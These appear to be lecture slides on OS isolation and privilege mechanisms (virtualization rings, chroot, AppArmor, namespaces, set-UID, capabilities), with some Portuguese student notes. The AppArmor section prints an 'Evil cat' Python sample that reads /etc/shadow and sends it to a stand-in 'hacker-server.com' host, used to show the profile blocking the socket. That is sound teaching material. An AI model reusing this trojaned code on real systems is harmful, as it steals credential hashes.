
# Execution Rings with Virtual Machines

- Guest OS cannot execute privileged instructions
  - But it must in order to initialize the virtual hardware
- Common approaches (2)
  - Software-based virtualization: applications “know” they are virtualized and there is no kernel – therefore no issues
  - Direct execution of guest user-mode code: applications run natively at ring 3
    - With privileged instructions being rewritten by the hypervisor
    - Guest OS can be executed without recompilation
    - Hypervisor recompiles instructions in real time



# Execution Rings with Virtual Machines

- **Hardware-assisted virtualization**
  - Creation of a ring -1 below ring 0
    - For Hypervisor to manage different memory spaces for Guest OS
  - It can virtualize hardware for many ring 0 kernels
  - Direct access to hardware generates a trap
    - Hypervisor catches trap and emulates the behavior
- No need of binary translation: Guest OS's run faster
  - almost native performance, except for sensitive instructions
- Requires hardware support
  - Intel VTx, AMD-V



# Chroot

- **Used to reduce the visibility of a file system**
  - Each process descriptor has a root i-node number (Root Folder) que cada processo pode ter sua própria raiz
    - From which absolute pathname resolution takes place
  - Chroot changes it to an arbitrary directory
    - The process' file system view gets reduced as that directory becomes the process root folder (/)
  - The chroot must have the program and all required files (including libraries)
- **Can protect the file system from problematic applications**
  - e.g., public servers or downloaded applications
  - Compromise of the application will only compromise the isolated chroot

# Chroot

## Applying chroot to a bash binary

```
# mkdir -p /tmp/chroot/bin
# cp /bin/bash /tmp/chroot/bin
# cp /bin/ls /tmp/chroot/bin
... copy all libraries and files required

# sudo chroot /tmp/chroot /bin/bash
bash-5.2# ls /
drwxrwxr-x 5 1000 1000 100 Nov 25 21:59 .
drwxrwxr-x 5 1000 1000 100 Nov 25 21:59 ..
drwxrwxr-x 2 1000 1000 80 Nov 25 22:02 bin
drwxrwxr-x 3 1000 1000 60 Nov 25 21:59 lib
drwxrwxr-x 2 1000 1000 60 Nov 25 22:01 lib64
bash-5.2# cd bin
bash-5.2# ls -l
total 1416
-rwxr-xr-x 1 1000 1000 1298416 Nov 25 21:53 bash
-rwxr-xr-x 1 1000 1000 151376 Nov 25 22:02 ls
```

```
└─$ ldd /bin/ls
linux-vdso.so.1 (0x00007f65edee5000)
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f65ede6b000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f65edc75000)
libpcre2-8.so.0 => /lib/x86_64-linux-gnu/libpcre2-8.so.0 (0x00007f65edbdba000)
/lib64/ld-linux-x86-64.so.2 (0x00007f65edee7000)
└─$ ldd /bin/bash
linux-vdso.so.1 (0x00007f8e117c3000)
libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007f8e11623000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f8e1142d000)
/lib64/ld-linux-x86-64.so.2 (0x00007f8e117c5000)
```

Is command only shows two files.  
The chroot only has two commands  
and the required libraries.

There is very little to compromise

# Apparmor

- Security Module for restricting applications based on a behavior model
  - Requires kernel support for Linux Security Modules
  - Focus on **syscalls** and their arguments called by applications in known locations
  - Can work in **complain** and **enforcement** modes
  - Generates entries in the system log to future audit of the behavior
- Configuration files define allowed activities
  - Allow list specifying allowed operations
  - One configuration file per application, applicable to a specific binary file path
    - If file changes location, profile is not applied
  - Applications can never have more accesses than defined
    - Even if executed by root

# Apparmor

The Evil cat implementation, which exfiltrates **/etc/shadow** when executed.

Python file for brevity. Can be compiled to a binary with nuitka

The Apparmor profile, which allows cat to read all files but it cannot open network TCP sockets

```
import sys
from socket import socket, AF_INET, SOCK_STREAM

# Evil code that sends sensitive file to hacker server
with open('/etc/shadow', 'rb') as f:
    data = f.read()
    s = socket(AF_INET, SOCK_STREAM)
    s.connect( ("hacker-server.com", 8888) )
    s.send(data)
    s.close()

# Normal cat behavior
if len(sys.argv) < 2:
    sys.exit(0)

with open(sys.argv[1], 'r') as f:
    print(f.read(), end='')
```

**# Profile at /etc/apparmor.d/usr.bin.cat**

```
/usr/bin/cat {
#include <abstractions/base>

deny network inet stream,
/** r,
}
```

# Apparmor

**cat** is executed as root  
and it prints the content of the file

BUT: the **/etc/shadow** file is  
sent to the attacker

**cat** is executed as root  
but the kernel denies access  
to the creation of the socket.

Apparmor can be used to enforce  
that applications behave as  
expected.

##### Apparmor Profile Disabled #####

```
root@linux: ~# /usr/bin/cat sio_file
SIO_A
```

##### Apparmor Profile Enabled #####

```
root@linux: ~# /usr/bin/cat sio_file
Traceback (most recent call last):
  File "/usr/bin/cat", line 7, in <module>
    s = socket(AF_INET, SOCK_STREAM)
  File "/usr/bin/socket.py", line 144, in __init__
PermissionError: [Errno 13] Permission denied
```

# Namespaces

- **Allows partitioning of resources in views (namespaces)**
  - Processes in a namespace have a restricted view of the system
  - Activated through syscalls by a simple process:
    - **clone**: Defines a namespace to migrate the process to
    - **unshare**: disassociates the process from its current context
    - **setns**: puts the process in a Namespace
- **Types of Namespaces**
  - **Mount**: Applied to mount points
  - **process id**: first process has id 1
  - **network**: "independent" network stack (routes, interfaces...)
  - **IPC**: methods of communication between processes
  - **uts**: name independence (DNS)
  - **user id**: segregation of permissions
  - **cgroup**: limitation of resources used (memory, CPU...)



# Namespaces

## Containers

- **Explores namespaces** to provide a virtual view of the system
  - Network isolation, user ids, mounts, cgroups, etc...
- Processes are executed under a restrictive lightweight Virtual Machine
  - A container is an applicational construction and not a kernel object
  - Consists of an environment by composition of namespaces and cgroups
  - Requires building bridges with the real system network interfaces, proxy processes
- Relevant approaches
  - **Docker**: focus on running isolated applications based on a portable packet between systems
  - **Linux Containers (LXC)**: system allowing the execution of different workloads, including container
  - **SNAP**: containerized software packages
    - Provides better security through increased isolation of standard applications

# Privilege Elevation

## Set-UID

- Changes the UID of a process running a program stored on a Set-UID file
  - If the program file is owned by UID X and the set-UID ACL bit is set, then it will be executed in a process with UID X, independently of the UID of the subject that executed the program
- Provides means for privileged programs to run administration task invoked by normal, untrusted users
  - Change the user's password (passwd)
  - Change to super-user mode (su, sudo)
  - Mount devices (mount)

# Privilege Elevation

IMPORTANTE

## Set-UID

- Effective UID vs Real UID

- **Real UID** is the UID of the user that started the process quem executou **NÃO MUDA DURANTE O DECORRER**
- **Effective UID** is the UID of the process for access control purposes
  - The one that really matters for defining the rights of the process

com set-uid: eUID = de quem criou  
sem set-uid: eUID = rUID

- UID change process

- Ordinary application
  - eUID = rUID = UID of process that was executed
  - eUID cannot be changed (unless = 0 as root can do anything)
- Set-UID application
  - eUID = UID application file owner, rUID = initial process UID
  - eUID can revert to rUID
- rUID can never change, allowing track of who runs administrative tasks

**sudo** is a **set-uid** binary

```
[user@linux ~]$ ls -la /usr/sbin/sudo
-rwsr-xr-x 1 root root 140576 nov 23 15:04 /usr/sbin/sudo
```

**id** prints the current **uid** and **gids**

```
[user@linux ~]$ id
uid=1000(user) gid=1000(user) groups=1000(user),998(sudoers)
```

**sudo -s** starts a shell as root

```
[user@linux ~]$ sudo -s
[sudo] password for user:
```

**id** now shows **uid=0**

```
[root@linux ~]# id
uid=0(root) gid=0(root) groups=0(root)
```

```
[root@linux ~]# exit
```

Direct execution has the same effect  
but program is called directly

```
[user@linux ~]$ sudo id
uid=0(root) gid=0(root) groups=0(root)
```

# Privilege Elevation

## Capabilities

- Login as root is not advised because it's impossible to track the identity of real user
  - Process started as root as rUID = eUID = 0
- `set-uid` is better, but sets eUID=0, which grants all accesses
  - Process will be able to modify files, other processes, networking....
- **Capabilities:** Mechanism which provides a scoped set of administrative access (a capability)
  - Instead of full access as eUID=0, **only provides access to a kernel subsystem**
  - Extensively supported, but not always used
  - Full list of capabilities: <https://man7.org/linux/man-pages/man7/capabilities.7.html>
    - Ex: CAP\_SYS\_BOOT: allows rebooting
    - Ex: CAP\_NET\_RAW: allows packet capture and ICMP
    - Ex: CAP\_SYS\_TIME: allows setting the machine time

# Privilege Elevation

## Capabilities

- Capabilities can originate from several sets:
  - **Inherited capabilities:** the capabilities that are passed down from a running parent process to its child process.
  - **Permitted capabilities:** the capabilities that a process is allowed to have.
  - **Bounding capabilities:** the maximum set of capabilities that a process is allowed to have.
  - **Ambient capability:** includes the capabilities that are in effect currently.
    - It can be applied to the current process or its children at a later time.
  - **Effective capabilities:** set is all the capabilities with which the current process is executing.
- Capabilities are stored in the file extended attributes

```
$ getcap /usr/bin/ping  
/usr/bin/ping cap_net_raw=ep
```

- **cap\_net\_raw:** use RAW and PACKET sockets;
- **ep:** The capability is the **Permitted Set (P)** and will be **Effective (E)**